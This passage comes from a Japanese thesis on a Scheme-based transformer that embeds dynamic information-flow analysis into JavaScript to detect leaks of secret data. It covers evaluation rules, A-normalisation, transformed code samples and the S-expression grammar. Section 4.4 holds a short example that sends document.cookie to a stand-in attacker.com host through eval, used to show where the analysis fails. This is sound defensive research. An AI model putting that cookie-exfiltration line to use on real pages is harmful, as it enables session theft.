SET はプロパティ $e_1[e_2]$ に値 e_3 を格納する代入式が評価された時に適用される評価規則である。$label(R, s)$ はオブジェクト R のプロパティ s の値のラベルを表現する。オブジェクト R にプロパティ s が存在しない場合、$label(R, s)$ は $label(R)$ と等価である。$R + (s : v \sqcup l)$ はオブジェクト R にプロパティ $s : v \sqcup l$ を書き加えたオブジェクトを表現する。前提条件 $k \sqsubseteq label(R)$ は代入を行う時の実行コンテキストのラベルが H の時に、機密情報を持たない非セキュリティなオブジェクトが機密情報を持つオブジェクトに更新されるのを防ぐために適用されている。前提条件 $l \sqsubseteq label(R, s)$ も同様の理由で適用されている。以下に、pc が L で this の本体が$\{x : 1^H\}^L$ で this のポインタが p_1^L の時、this["x"]=2 を評価した場合に適用される例を示す。

$$\frac{\sigma[p_1 := \{\mathtt{x} : 1^H\}^L], \theta[\mathtt{this} := p_1^L], \mathtt{this} \Downarrow_L \sigma[p_1 := \{\mathtt{x} : 1^H\}^L], p_1^L ...}{\sigma[p_1 := \{\mathtt{x} : 1^H\}^L], \theta[\mathtt{this} := p_1^L], \mathtt{this}[\text{"x"}] = 2 \Downarrow_L \sigma[p_1 := R'], 2^L}$$

$$\frac{...\sigma[p_1 := \{\mathtt{x} : 1^H\}^L], \theta[\mathtt{this} := p_1^L], \text{"x"} \Downarrow_L \sigma[p_1 := \{\mathtt{x} : 1^H\}^L], \text{"x"}^L ...}{\sigma[p_1 := \{\mathtt{x} : 1^H\}^L], \theta[\mathtt{this} := p_1^L], \mathtt{this}[\text{"x"}] = 2 \Downarrow_L \sigma[p_1 := R'], 2^L}$$

$$\frac{...\sigma[p_1 := \{\mathtt{x} : 1^H\}^L], \theta[\mathtt{this} := p_1^L], 2 \Downarrow_L \sigma[p_1 := \{\mathtt{x} : 1^H\}^L], 2^L \quad R = \{\mathtt{x} : 1^H\}^L (= \sigma(p_1)) ...}{\sigma[p_1 := \{\mathtt{x} : 1^H\}^L], \theta[\mathtt{this} := p_1^L], \mathtt{this}[\text{"x"}] = 2 \Downarrow_L \sigma[p_1 := R'], 2^L}$$

$$\frac{...R' = \{\mathtt{x} : 2^L\}^L \quad L \sqsubseteq L(= label(R)) \quad L \sqsubseteq H(= label(R, x))}{\sigma[p_1 := \{\mathtt{x} : 1^H\}^L], \theta[\mathtt{this} := p_1^L], \mathtt{this}[\text{"}\mathtt{x}\text{"}] = \mathtt{2} \Downarrow_L \sigma[p_1 := R'], 2^L}$$

THEN と ELSE

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, (true, \theta)^k \\ \sigma_1, \theta, e_2 \Downarrow_k \sigma', v\end{array}}{\sigma, \theta, (\mathtt{if}\ (e_1)\ \{e_2\}\ \mathtt{else}\ \{e_3\}) \Downarrow_{pc} \sigma', v} \quad \text{(THEN)}$$

$$\frac{\begin{array}{c}\sigma, \theta, e_1 \Downarrow_{pc} \sigma_1, (false, \theta)^k \\ \sigma_1, \theta, e_3 \Downarrow_k \sigma', v\end{array}}{\sigma, \theta, (\mathtt{if}\ (e_1)\ \{e_2\}\ \mathtt{else}\ \{e_3\}) \Downarrow_{pc} \sigma', v} \quad \text{(ELSE)}$$

THEN と ELSE は `if` 式を評価する場合において適用される評価規則である。式 e_1 の評価結果が *true* の場合 THEN が適用され、*false* の場合 ELSE が適用される。Featherweight JavaScript では *true* と *false* は λ 式で表現されているので、e_1 が評価される時、適用される評価規則は FUN となる。従って、*true* と *false* はそれぞれ関数として表現されているため、環境 θ が付随する。`if` 式において THEN が適用される場合、返値は $(\textit{true}, \theta)$ となり、ELSE が適用される場合、返値は $(\textit{false}, \theta)$ となる。ただし、JavaScript では *true* と *false* は定数であるので、本研究において、2 つの値を評価するにあたって適用する評価規則は CONST になる。`if` 式の条件式 e_1 に機密データが与えられた場合、`if` 式が返す値も機密データであるので、e_1 の値のラベルを伝播するため、`if` 式の e_2 または e_3 を評価するにあたってプログラムカウンタラベルは条件式 e_1 の値のラベル k となる。以下に、pc が L で `x[y]` の評価結果が 0^H であり、条件式が `x[y]==0` であり、真なら 1 を評価し、偽なら 2 を評価する `if` 式を評価した場合に適用される例を示す。`x[y]` の評価手順は省略する。

$$\frac{\dfrac{\sigma, \theta, \mathtt{x[y]} \Downarrow_L \sigma', 0^H \quad \sigma', \theta, \mathtt{0} \Downarrow_L \sigma', 0^L \quad (true, \theta)(= \mathtt{0} == \mathtt{0})}{\sigma, \theta, (\mathtt{x[y]} == \mathtt{0}) \Downarrow_L \sigma', (true, \theta)^H} \quad \sigma', \theta, \mathtt{1} \Downarrow_H \sigma', 1^H}{\sigma, \theta, (\mathtt{if}\ (\mathtt{x[y]} == \mathtt{0})\ \{\mathtt{1}\}\ \mathtt{else}\ \{\mathtt{2}\}) \Downarrow_L \sigma', 1^H}$$

4.2 A 正規化

A 正規化とは計算の途中結果を変数に割り当てるコード変換手法のことである。複雑な式を A 正規化し単純な複数の式に分割することで、コード変換しやすいプログラムにすることができる。図 4.2 に変換前の Scheme プログラム例を示し、図 4.3 に図 4.2 のプ

```
(+ (+ 1 2) (let ((a 1)) (- 5 a)))
```

図 4.2　変換前の Scheme プログラム例

```
(let ((t1 (+ 1 2)))
  (let ((a 1))
    (let ((t2 (- 5 a)))
       (+ t1 t2))))
```

図 4.3　図 4.1 を A 正規化した Scheme プログラム例

ログラムを A 正規化した Scheme プログラム例を示す。図 4.3 は図 4.2 の `(+ 1 2)` と `(let ((a 1)) (- 5 a))` をそれぞれ一時変数 `t1,t2` に割り当て、最後にこの 2 つの変数を加算する式に変換することで、複雑な式で表現された図 4.2 を単純な式に書き換えている。このようなプログラムの単純化を行うことで、コンパイラなどの変換器が行うプログラムの最適化が容易になる。その一例として、Cormac Flanagan らはプログラムを A 正規化することで、CPS コンパイラが段階的に行う複数の変換を、一度にまとめて直接変換するコンパイラの実装が可能であることを証明している [7]。

本研究では、関数呼び出しの引数を評価されるにあたって行われるラベリングを表現するコードを出力するために、JavaScript コードに動的情報流解析を埋め込む前に A 正規化を行う。

4.3　プログラム変換

本研究では JavaScript プログラムを Austin らの動的情報流解析を行うコードを埋め込んだプログラムに変換する。プログラムカウンタに付加されるラベル pc はグローバル変数 `__pc` で表現する。主要な Web ブラウザに実装されている JavaScript 処理系は、値に直接ラベルを付加させることはできないので、〈変数名〉`__lab` に値のラベルを格納するように設計した。また、Austin らの動的情報流解析で導入されるラベルは L と H の 2 種類であるため、本研究では、以下の様にラベル L を 0、ラベル H の値を 1 以上の数値で表現し、ラベルの結合を JavaScript の加算演算子で行うことで、ULS と等価なラベリングを JavaScript 上で実現する。

$$L = 0$$
$$H \geq 1$$

本節では 4.1.2 で述べた評価規則と等価なラベリングを JavaScript で表現するために、変換器が出力する JavaScript コードの設計について述べる。

4.3.1 変換例 1

JavaScript における評価規則 CONST と評価規則 NEW の変換コード

JavaScript では定数などの値に直接ラベルを付加させることは不可能である。従って, 変数に値 v が代入される場合、定数のラベルを格納する変数 ⟨ 変数名 ⟩_lab を用意し、そこへ値のラベルを格納するように設計した。また、new 演算子が使用されるコードを変換する場合、オブジェクトの本体のラベルをオブジェクトのプロパティとして管理し、{}^{label} を{label:$label$}と表現するようにした。

JavaScript における評価規則 VAR の変換コード

4.1 で述べたように、評価規則 VAR はグローバルオブジェクト、スコープオブジェクト、this を評価する場合のみ適用され、そのポインタとラベルが返される評価規則である。this のポインタのラベルは変数 this_lab で表現した。いずれのオブジェクトにおいても、ポインタのラベルと pc を結合するのみであるので、評価規則 SET または評価規則 GET の評価過程において評価規則 VAR が適用される場合、k=⟨ オブジェクトのポインタのラベル ⟩+__pc と出力するように設計した。

スコープオブジェクトとグローバルオブジェクト

関数呼び出しにおいてスコープオブジェクトが生成される場合においても、オブジェクトの本体とポインタに対しても評価規則 NEW に従ったラベリングを行う必要がある。そこで、本研究ではスコープオブジェクトのポインタのラベルを管理するローカル変数 _scope_plab を導入し、スコープオブジェクトの本体のラベルについては、ローカル変数_scope_label を導入した。これらの変数は関数本体の冒頭において__pc の値が代入される。グローバルオブジェクトもスコープオブジェクトの場合と同様に、グローバル変数 globalObj_plab と globalObj_label を導入し、プログラムの冒頭で宣言するようにした。評価規則 VAR、評価規則 GET、評価規則 SET によってスコープオブジェクトまたはグローバルオブジェクトの本体とポインタのラベルを取得するにあたって、これらの変数を使用することで、Austin らの動的情報流解析と等価なラベリングを行うコードを出力する。

JavaScript における評価規則 BINOP の変換コード

Austin の動的情報流解析では、演算子に関係なく、定数 c、d のラベルが結合されるので、⟨ 変数名 ⟩_lab に式 e_1 が評価された時に返される定数のラベルを格納する変数 c_lab と式 e_2 が評価された時に返される定数のラベルを格納する変数 d_lab を加算した値を代入することで、演算結果のラベルの結合を表現する。

JavaScript における評価規則 SET の変換コード

本研究では評価規則 SET における e_1 の評価結果のラベル k はオブジェクトのポインタのラベルであるので、ポインタのラベルを表す変数 k に代入するの値をオブジェクトのポインタのラベルの代入で表現した。e_2 の評価結果のラベル l は、必ず pc となるので、本研究ではプロパティ名 (文字列) のラベル l に代入する値を__pc と表現するようにした。また、右辺の式 e_3 の中身は e_3 に記述されている式をコード変換しないと分からないので、e_3 の評価結果を格納する変数 v を用意した。また、SET における $label(R, s)$ は変数 s に値が格納されている場合と格納されていない場合で取得されるラベルが異なるが、コード変換の段階では変数に値が格納されているか判別することは不可能であるので、JavaScript 実行時に変数に値が格納されているか判別する if 文を挿入するように設計した。更に、$k \sqsubseteq label(R)$ と $l \sqsubseteq label(R, s)$ の規則を満たさない場合、実行が中止される前提条件を表現するため、if 文を用いて未定義の関数 javascript_die(); を実行し、エラーを返すことで JavaScript の実行を中止するコードを出力するようにした。

以下に評価規則 CONST、評価規則 NEW、評価規則 VAR、評価規則 BINOP、評価規則 SET が適用されるにあたって、変換器が出力する変換コード例を示す。このコード例では x1 と x3 はいずれも同じスコープオブジェクトのローカル変数であると仮定している。

```
//変換前
x1=1;
this.x2=new Object();
x3=1+2;
↓
//変換後
//(ここから評価規則 SET:_scope_.x1=1)
var k=_scope_plab_1+__pc; //評価規則 VAR:_scope_
var l=__pc;
```

```
//ここから(評価規則CONST:1)
var v=1;
var v_lab=__pc;
//ここまで(評価規則CONST:1)
if(k>_scope_label_1 && _scope_label_1==0)
   javascript_die();
if(x1!=undefined){
   if(l>x1_lab && x1_lab==0)
      javascript_die();
}else{
   if(l>_scope_label_1 && _scope_label_1==0)
      javascript_die();
}
x1=v;
x1_lab=v_lab+l;
//ここまで(評価規則SET:_scope_.x1=1)
//ここから(評価規則SET:this.x2=new Object())
var k=this_lab+__pc;          //評価規則VAR:this
var l=__pc;
//ここから(評価規則NEW:new Object())
var v=new Object();
var v_lab=__pc;
v.label=__pc;
//ここまで(評価規則NEW:new Object())
if(k>this.label && this.label==0)
   javascript_die();
if(x2!=undefined){
   if(l>x2_lab && x2_lab==0)
      javascript_die();
}else{
   if(l>this.label && this.label==0)
      javascript_die();
}
x2=v;
x2_lab=v_lab+l;
```

```
//ここまで(評価規則 SET:this.x2=new Object();)
//ここから(評価規則 SET:_scope_.x3=1+2)
var k=_scope_plab_1+__pc;    //評価規則 VAR:_scope_
var l=__pc;
//ここから(評価規則 BINOP:1+2)
//ここから(評価規則 CONST:1)
var c=1;
var c_lab=__pc;
//ここまで(評価規則 CONST:1)
//ここから(評価規則 CONST:2)
var d=2;
var d_lab=__pc;
//ここまで(評価規則 CONST:2)
var v=c+d;
var v_lab=c_lab+d_lab;
//ここまで(評価規則 BINOP:1+2)
if(k>_scope_label_1 && _scope_label_1==0)
   javascript_die();
if(x3!=undefined){
   if(l>x3_lab && x3_lab==0)
      javascript_die();
}else{
   if(l>_scope_label_1 && _scope_label_1==0)
      javascript_die();
}
x3=v;
x3_lab=v_lab+l;
//ここまで(評価規則 SET:_scope_.x3=1+2)
```

4.3.2 変換例 2

評価規則 GET

Austin の動的情報流解析は、オブジェクトにプロパティが存在している場合評価規則 GET-DIRECT が適用され、存在しない場合、オブジェクトの__proto__が指し示すオ

ブジェクトにプロパティが存在していないか探索する評価規則 GET-PARENT が適用される。グローバルオブジェクトとスコープオブジェクトに指定したプロパティ s が存在しているかどうかは、コンパイラで判断することができるが、任意のオブジェクト o の中に指定したプロパティ s が存在しているかどうかは、実行時にならないと判別することはできない。従って、コード変換の段階では任意のオブジェクト o に指定したプロパティ s が存在するか探索できないので、この場合、JavaScript 実行時に指定したプロパティ s が任意のオブジェクト o に存在するかを `hasOwnProperty` メソッドを用いて確認し、存在するなら評価規則 GET-DIRECT に従ったラベリングを行い、存在しないなら評価規則 GET-PARENT に従ったラベリングを行うコードを出力するように表現した。しかし、本研究で実装した変換器が実際に出力するコードは、一度しかプロトタイプチェーンを辿ることしかできず、`__proto__`が指すオブジェクトのラベルの取得も不完全であるため、現段階では評価規則 GET-PARENT を完全に実装していない。これは今後の課題の一つとして挙げられる。また、オブジェクトに指定したプロパティが存在せず、なおかつそのオブジェクトに`__proto__`が存在しない場合、評価規則 GET-UNDEFINED が適用され、定数 `undefined` が返される。また、本研究では評価規則 GET-UNDEFINED が適用される条件が成立する場合においても、評価規則 GET-DIRECT か評価規則 GET-PARENT が適用され、オブジェクトに存在しないプロパティをそのまま評価するため、エラーが返される。

評価規則 APP

関数呼び出しでは引数の値を格納する変数が存在しない。そこで、引数の値とラベルを保持する変数 (`v` と `v_lab`) に引数の評価結果を格納するように設計した。しかし、関数の仮引数は変数 `v` の値のみ受け取るため、ポインタのラベルが格納された変数 `v_lab` を呼び出された関数へ伝播させることができない。そこで、本研究では引数のラベルを格納するグローバル変数 `tmp_lab` を導入し、関数の本体でローカル変数 ⟨ 引数名 ⟩`_lab` に `tmp_lab` の値を代入するようにした。また、`this` のラベルを伝播するため、関数オブジェクトのオブジェクトのポインタのラベルをグローバル変数 `tmpthis_lab` に代入することで、呼び出し先の関数のスコープに、関数オブジェクトの `this` のラベルの伝播を表現している。同様に、引数のラベル `v_lab` をグローバル変数 `tmp_lab` に代入することで、引数のラベルの伝播を表現している。更に、関数呼び出しを実行するにあたって付随される pc は、関数オブジェクトのラベル ⟨ 関数名 ⟩`_lab` であるが、関数の実行が終了した後の pc は関数呼び出し前の`__pc` である。従って、このような pc の操作を表現するため、関数呼び出しを行う前に、`__pc` の値を `tmppc` に代入してから、`__pc` に条件式のラベルを代入することで、`__pc` の値を保持し、関数の実行が終了した後に`__pc` の値

を戻すようにした。

以下に評価規則 GET と評価規則 APP が適用されるにあたって、変換器が出力する変換コード例を示す。

```
//変換前
func(y.x);
↓
//変換後
//ここから(評価規則 APP:_scope_.func(y.x))
//ここから(評価規則 GET:_scope_.func)
var k=_scope_plab_1+__pc;     //評価規則 VAR:_scope_
var l=__pc;
var f=func;
var f_lab=func_lab+k+l+_scope_label_1;
//ここまで(評価規則 GET:func)
//ここから(評価規則 GET:_scope_.y.x)
//ここから(評価規則 GET:_scope_.y)
var k=_scope_plab_1+__pc;     //評価規則 VAR:_scope_
var l=__pc;
var p=y;
var p_lab=y_lab+k+l+_scope_label_1;
//ここまで(評価規則 GET:_scope_.y)
var k=p_lab;
var l=__pc;
if(y.hasOwnProperty("x")){
   var v=y.x;
   var v_lab=y.x_lab+k+l+y.label;
}else{
   var v=y.x
   var v_lab=y.__proto___lab+y.__proto__.label+k+l+y.label;
}
//ここまで(評価規則 GET:_scope_.y.x)
tmp_lab=v_lab;
tmpthis_lab=_scope_plab_1;
```

```
 tmppc=__pc;
__pc=func_lab;
 func(v);
__pc=tmppc;
//ここまで (評価規則 APP:_scope_.func(y.x))
```

このコード例では y.x と func は同じスコープのローカル変数であり、このコードはスコープオブジェクト内で記述されていると仮定している。JavaScript では f=func; f(); のように関数オブジェクトを別の変数に代入し、その変数を用いて関数呼び出しを実行することはできない。従って、関数呼び出しを行うにあたっては、GET によって取得した関数オブジェクトが格納されている変数 f ではなく、変換前と同じ func を用いて実行するコードを出力する。また、JavaScript ではグローバルオブジェクト、スコープオブジェクト、this 以外のオブジェクトは全て、オブジェクトの中に存在するプロパティである。このコード例の変換後では、関数 func の引数 y.x もスコープオブジェクトのプロパティであるので、正しくは_scope_["y"]["x"] である。従って、y.x を変換するにあたって、最初に_scope_["y"] の評価を行う。オブジェクトを評価した場合、返されるのはポインタとそのラベルなので、本研究では変数 p と p_lab に評価して得られるポインタとそのラベルを格納し、(_scope_["y"])["x"](e_1 =_scope_["y"]、e_2 =["x"]) の評価おいて、_scope_["y"] の評価で得た p_lab を変数 k に代入することで、GET によって取得されるポインタのラベル k を表現した。

4.3.3 関数定義

JavaScript では関数定義が行われるにあたって、評価規則 FUN を適用する。以下に FUN が適用されるにあたって変換器が出力する代入のコード例を示す。この変換後のコードは関数定義によって生成されるコードのみを示しておりそれに関係しない変換コードは省略している。JavaScript では関数呼び出しが実行されるにあたってスコープオブジェクトが生成されるので、評価規則 NEW で述べたようにスコープオブジェクトのラベリングを行う必要がある。従って、変換器において評価規則 FUN が適用されるにあたってそれと等価なラベリングを行うコードを出力するように表現した。また、JavaScript ではプロパティの値を取得するにあたって、スコープチェーンを辿るため、内側の関数オブジェクトのスコープオブジェクトから外側の関数オブジェクトのスコープオブジェクトに順次参照するが、現在の JavaScript 処理系では、プログラム実行の高速化のためスコープチェーンを辿らず、指定したプロパティが存在する関数オブジェクトに直接参照し、プロパティの値を取り出すコードに最適化するコンパイラを実装している。Austin の動的情報流解析においても、直接指定したプロパティを持つ関数オブジェクトのスコープにア

クセスするため、本来辿られるスコープチェーン上の各スコープオブジェクトのラベルを結合されない。従って、取得したプロパティのスコープオブジェクトのラベルが L で、辿ったスコープチェーン上にラベルが H のスコープオブジェクトがあった場合、Austin の動的情報流解析では機密ラベルの伝播が行われないため、機密情報の漏洩を検出できない。本研究では、スコープオブジェクトとそのポインタのラベルを本来スコープチェーン上で本来辿られる各スコープオブジェクトのラベルを結合するように設計した。また、JavaScript プログラム中の各関数オブジェクトはそれぞれ固有のスコープオブジェクトを持つので、スコープオブジェクトとそのポインタのラベルをそれぞれ_scope_label_x と_scope_plab_x と表現し、x の数値はスコープオブジェクトが生成されるたびに +1 加算することで、各関数オブジェクト用のスコープオブジェクトとそのポインタのラベルを与えるようにした。また、評価規則 APP にも述べたように、関数呼び出しが行われるにあたって、this のポインタのラベルを取得する必要があるので、グローバル変数 tmpthis_lab をローカル変数 this_lab に代入し、this のポインタのラベルの伝播を表現した。同様に引数のラベルを伝播するため、引数のラベルの値が格納されたグローバル変数 tmp_lab を、ローカル変数 x_lab に代入し、引数のラベルの伝播を行う。これらのコードは全て関数ブロックの冒頭に出力する。以下に評価規則 FUN が適用されるにあたって、関数定義のコードの変換を示す。

```
//変換前
function f(x,y){t=function (a,b){}}
↓
//変換後
//ここから(評価規則FUN:function f(x,y){t=function (a,b){}})
function f(x,y){
    var _scope_plab_1=__pc;
    var _scope_label_1=___pc;
    var this_lab=tmpthis_lab;
    var x_lab=tmp_lab_0;
    var y_lab=tmp_lab_1;
//ここから(評価規則FUN:t=function (a,b){})
    t=function (a,b){
        var _scope_plab_2=__pc;
        var _scope_label_2=___pc;
        var this_lab=tmpthis_lab;
        var a_lab=tmp_lab_0;
```

```
        var b_lab=tmp_lab_1;
    }
    t_lab=__pc;
//ここまで(評価規則 FUN:t=function (a,b){})
}
f_lab=__pc;
//ここまで(評価規則 FUN:function f(x,y){t=function (a,b){}})
```

この変換後のコードでは、変数 t への代入式において適用される SET の変換コードは省略している。変換後に示されるように、関数の引数は 2 つ以上である場合もあるので、変換器が実際に出力する引数のラベルを管理するグローバル変数名は tmp_lab_x となる。この変換コード例の function 式は空であるが、もしこの本体の中に function 式の外側に存在するローカル変数 x、y を参照し GET が適用された場合、変換器は x、y のスコープオブジェクトとそのポインタのラベルである_scope_label_1 と_scope_plab_1 を取得する。これにより、同じローカル変数であっても、各変数が格納されているスコープオブジェクトとそのポインタのラベルを正しく取り出すことができる。

ネストした関数呼び出し

JavaScript は複数の部分式を一つの文で表現することができる。本研究では、JavaScript コードの式のラベリングを複数の文にして表現している。従って、一つの式の中に部分式がネストされている式を評価する場合、各部分式の値とラベルを格納する一時変数を導入する必要があるので、JavaScript プログラムに動的情報流解析を行うコードを埋め込む前にプログラムの A 正規化を行う必要がある。一時変数 t_x には評価規則 GET および評価規則 SET は適用されないため、プログラム中で参照・代入された場合、値とラベルの伝播のみを行う。以下にその例として、ネストした関数呼び出しのコードの変換を示す。

```
//変換前
f1(f2());
↓
//A 正規化
var t1=f2() , f1(t1);
↓
//変換後(動的情報流解析)
//ここから(t1=_scope_.f2())
//ここから(評価規則 APP:_scope_.f2())
```

```
//ここから(評価規則GET:_scope.f2)
var k = __pc + globalObj_plab;    //評価規則VAR:globalObj
var l = __pc;
var f = f2;
var f_lab = f2_lab + globalObj_label + k + l;
//ここまで(評価規則GET:_scope_,f2)
var tmppc = __pc;
__pc = f_lab;
tmpthis_lab = globalObj_plab;
v = f2();
v_lab = tmplab;
__pc = tmppc;
//ここまで(評価規則APP:_scope_.f2())
t1 = __v;
t1_lab = v_lab;
//ここまで(t1=_scope_.f2())
//ここから(評価規則APP:_scope_.f1(t1))
//ここから(評価規則GET:_scope_.f1)
var k = __pc + globalObj_plab;    //評価規則VAR:globalObj
var l = __pc;
var f = f1;
var f_lab = f1_lab + globalObj_label + k + l;
//ここまで(評価規則GET:_scope_.f1)
//ここから(t1)
var v = t1;
var v_lab = t1_lab;
//ここまで(t1)
var tmppc = __pc;
__pc = __f_lab;
__tmplab = v_lab;
tmpthis_lab = globalObj_plab;
f1(v);
__pc = tmppc;
//ここまで(評価規則APP:_scope_.f1(t1))
```

このコード例における関数 f1、f2 はグローバル関数と仮定している。このコード例では、変換前の関数呼び出し f1(f2()) を関数呼び出し f2() の評価結果を一時変数 t1、t1_lab に格納し、関数 f1 の引数として与えるコードに A 正規化し、動的情報流解析を行うコードを埋め込んでいる。

4.3.4 if 文

JavaScript には Featherweight JavaScript のような if 式は導入されておらず、then 部と else 部が $statement$ である if 文が導入されている。従って、本研究における if 文の変換規則は、if 式における e_2、e_3 を $statement$ とみなした評価規則 THEN と評価規則 ELSE を適用した。以下に変換器が出力する if 文の変換コードを示す。

```
//変換前
if(t)
   return 1;
else
   return 2;
↓
//変換後
var boolean=t;
var boolean_lab=t_lab;
var tmppc=__pc;
__pc=boolean_lab;
if(boolean){
   var __return=1;
   var __return_lab=__pc;
   tmp_lab=__return_lab;
   return __return;
}else{
   var __return=2;
   var __return_lab=__pc;
   tmp_lab=__return_lab;
   return __return;
}
__pc=tmppc;
```

この変換後のコードは、評価規則 THEN と評価規則 ELSE によって生成されるコードや、評価規則 THEN と評価規則 ELSE によって生じたラベルの伝播の説明に必要なコードのみを示しており、それに関係のない変数 t の評価は省略している。then 節または else 節が評価される時の pc は、e_1 評価時に返されるラベル k であるが、if 文の実行が終了した後の pc は if 文実行前の pc である。従って、このような pc の操作を表現するため、評価規則 APP で述べた設計と同様に、__pc の値を保持する変数 tmppc を導入し、if 文の前後で__pc の値を操作し、評価規則 THEN と評価規則 ELSE に従ったラベリングが行われるように設計した。

return 文について

return 文は値を 1 つしか受け取らないため、値のラベルを伝播させることができない。そこで、本研究では関数呼び出しの引数の設計と同様に、グローバル変数 tmp_lab を導入し、return 文を実行する前に値のラベルを代入するようにした。代入式において関数呼び出しの結果の値を受け取る場合、右辺の式の返値のラベルを取得するため、tmp_lab が使用される。

また、本研究では Austin の動的情報流解析において定義されていないステートメント、switch 文や for、while などのループ文、更には try/catch/finally の設計は行っていない。従って、これらのコードはそれと等価な処理を行う if 文や関数呼び出しに書き換える必要がある。これらのステートメントに対する変換コードの設計は今後の課題の一つして挙げられる。

4.4 関数 eval

JavaScript には文字列または文字列を格納した変数を引数として受け取り、文字列を JavaScript コードとして動的に評価する関数 eval がある。しかし、関数 eval は変換コードの設計において難解な問題を持つ。本節ではその問題点についてを述べる。

関数 eval は実行時に引数の評価を行い、動的にプロパティの値を書き換えることが可能である。従って、実行前に JavaScript プログラムを解析する変換器では、Austin らの動的情報流解析が埋め込まれた JavaScript コードを正しく出力することができない。以下にそのプログラムの例を示す。

```
1: var x=document.cookie;
2: var y="'http://attacker.com/'+x";
3: document.location=eval(y);
```

このプログラムは、攻撃者のサーバ http://attacker.com/に Web ブラウザが保持するクッキーを送信するプログラムである。document.cookie のラベルは予めセキュリティラベルとして定義されているので、x のラベル (x_lab) は必ず H となる。しかし、y に代入される値は文字列定数であるため、y のラベル (y_lab) は pc(__pc) となる。3 行目のコードは関数 eval の引数 y の文字列がどのような命令を実行する文であるかを JavaScript コード実行時まで判別することができない。従って、本研究で実装した変換器では、Austin らの動的情報流解析に従ったコードを出力することができない。

また、JavaScript の関数 eval では引数の文字列中に var 宣言を入れることで、その関数スコープ内におけるグローバル変数をローカル変数に書き換えることが可能である。以下にそのプログラム例を示す。

```
1: var z=1;
2: function f(x){
3:     document.write(z);
4:     var y="var z=2";
5:     eval(y);
6:     document.write(z);
7: }
```

3 行目を評価した場合、変数 z は関数 f の外にあるグローバル変数 z として評価されるので、1 が出力される。しかし 6 行目を評価した場合、5 行目の関数 eval によって変数 z は関数 f の中のローカル変数として var 宣言されているため、ローカル変数の z がスコープチェーンの先頭に配置され、2 が出力される。しかし変換器は関数 eval の評価結果を予測することができないので、6 行目では変数 z をグローバル変数と見なしてコード変換を行ってしまい、誤った動的情報流解析を行うコードを出力してしまう。

本研究では関数 eval が持つ特有の問題点を述べたが、これらの問題を解決する設計は成されていない。関数 eval に対する変換コードの設計と実装は今後の課題の一つとして挙げられる。

第 5 章

実装

本章では前節で設計したソースコード変換器の実装法について述べる。実装言語は Scheme [10] であり、処理系は R5RS 準拠の Scheme 処理系である Gauche [5] を用いた。本研究では変換前の JavaScript プログラムを S 式のリストで表現されたコードに変換する。そして、S 式 JavaScript プログラムの構文解析を行い、4 章で定義した設計に従ったプログラム変換を行う。

本研究では JavaScript コードを図 5.1 に示す変換器を用いて、動的情報流解析を埋め込んだ JavaScript コードに変換する。変換器は図 5.1 で示されている 5 つのプログラムによって構成されており、js2、a-norm.lsp、symtab.lsp、ifa.lsp、ast2js.lsp の順にプログラム変換を行うことで、Universal Labeling Semantics(ULS) の評価規則通りにプログラムの情報流を追跡するプログラムが出力される。本節では変換器の各プログラムについて説明する。

5.1 S 式 JavaScript 変換器:js2s

js2s は小宮研究室が提供するプログラム変換器である [8]。JavaScript プログラムで書かれたソースコードを Scheme のリスト構造と同様の抽象構文木で表現した S 式 JavaScript



図 5.1 本研究の変換器の構成

プログラムに変換することで、Scheme 言語処理系で構文解析とソースコード変換を容易に行えるようになる。以下に S 式 JavaScript の構文規則を示す。非終端記号 $Expr$ は ECMA-262 [4] の構文規則における $AssignmentExpression$ に相当する。

$Expression$:
  $Expr$
  (exp_seq $Expr^+$) ; コンマ演算子式

$Expr$:
  $Identifier$
  $NumberLiteral$
  $StringLiteral$
  this
  null
  true
  false
  ($BinaryOperator\ Expr\ Expr$)
  ($UnaryOperator\ Expr$)
  (? $Expr\ Expr\ Expr$)
  (fcall $Expr\ Expr^*$)
  (new $Expr\ Expr^*$)
  (relit $StringLiteral$) ; 正規表現リテラル
  (arraylit ($Expr$ | #f)*) ; 配列リテラル
  (objlit ($Expr\ Expr$)*) ; オブジェクトリテラル
  (exp_seq $Expr$) ; ($Expression$)
  (dot ($Expr\ Identifier$)
  (arrayref $Expr\ Expression$) ; 配列の要素あるいはプロパティへのアクセス
  ; $decled\text{-}vars$ は symtab.lsp で使用
  (function $Identifier_{opt}$ ($Identifier^*$) $decled\text{-}vars\ SourceElements_{opt}$)

$BinaryOperator$: one of

```
= *= /= %= += -= <<= >>= >>>= &= ^= |=
|| && | ^ & == != < > <= >= + - * / %
<< >> >>> === !== instanceof in
```

$UnaryOperator$: one of

```
++ -- po_++ po_-- + - ~ ! delete void typeof
```

$Statement$:

() ; 空文

$Block$

(var ($Identifier$ min ($Identifier$ $Expr$))$^+$)

(exp_stm $Expression$) ; 式文

(if $Expression$ $Statement$ $Statement_{opt}$)

(do $Statement$ (while $Expression$))

(while $Expression$ $Statement$)

(for ($Expression$ | #f) ($Expression$ | #f) ($Expression$ | #f) $Statement$)

; for (var ...; ...; ...) ...

(for_var (($Identifier$ | ($Identifier$ $Expr$))$^+$) ($Expression$ | #f) ($Expression$ | #f) $Statement$)

; for (... in ...) ...

(for_in $Expr$ $Expression$ $Statement$)

; for (var ... in ...) ...

(for_in_var ($Identifier$ | ($Identifier$ $Expr$)) $Expression$ $Statement$)

(continue $Identifier_{opt}$)

(break $Identifier_{opt}$)

